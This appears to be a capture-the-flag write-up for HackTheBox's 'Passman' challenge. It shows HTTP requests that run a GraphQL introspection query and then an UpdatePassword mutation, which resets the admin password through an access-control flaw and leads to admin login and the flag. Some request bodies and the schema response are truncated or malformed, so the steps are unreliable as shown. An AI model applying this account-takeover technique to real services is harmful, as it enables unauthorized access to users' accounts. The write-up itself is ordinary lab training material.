


Passman

≡ Platform	HackTheBox
🔍 Category	Cyber Apocalypse 2023 - The Cursed Mission
🔍 Difficulty	Easy
≡ Tags	GraphQL Injection
⚙️ Status	Rooted/Finished
📎 Payload	
📎 Source Code	

Intro to the challenge

Set up


CHALLENGE NAME
Passman



Pandora discovered the presence of a mole within the ministry. To proceed with caution, she must obtain the master control password for the ministry, which is stored in a password manager. Can you hack into the password manager?

Information Gathering

▼ The application at-a-glance 🔍



▼ Source code review

Request:

```
POST /graphql HTTP/1.1
Host: 142.93.35.133:32382
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://142.93.35.133:32382/register
Content-Type: application/json
Content-Length: 168
Origin: http://142.93.35.133:32382
Connection: close

{"query":"{__schema{types{name,fields{name, args{name,description,type{name, kind, ofType{name, kind}}}}}}","variables":{"email":"pb",'
```

Response:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 4052
```

```
Date: Fri, 24 Mar 2023 18:17:51 GMT
Connection: close
```

```
{"data":{"__schema":{"types":[{"name":"Query","fields":[{"name":"getPhraseList","args":[]}]}, {"name":"Phrases","fields":[{"name":"id","fields":[]}]}}}}
```

The Bug

Request:

```
POST /graphql HTTP/1.1
Host: 142.93.35.133:32382
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://142.93.35.133:32382/register
Content-Type: application/json
Content-Length: 182
Origin: http://142.93.35.133:32382
Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InBiIiwiaWF0IjAsImh0dCI6MTY3OTY4MzU3MH0.2rVS8MiEtCs7ZW_iQfHGV1
Connection: close

{"query":"mutation($username: String!, $password: String!) { UpdatePassword(username: $username, password: $password) { message } }","variables":{}}
```



Response:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 72
Date: Fri, 24 Mar 2023 18:05:38 GMT
Connection: close

{"data":{"UpdatePassword":{"message":"Password updated successfully!"}}}
```

Exploitation

1. Go to the login page
2. Enter the username and password `admin` and `pb`



Flag

```
HTB{1d0r5_4r3_s1mpl3_4nd_1mp4ctful!!}
```

Writeup

Writeup - TITLE [DIFFICULTY]

Video Writeup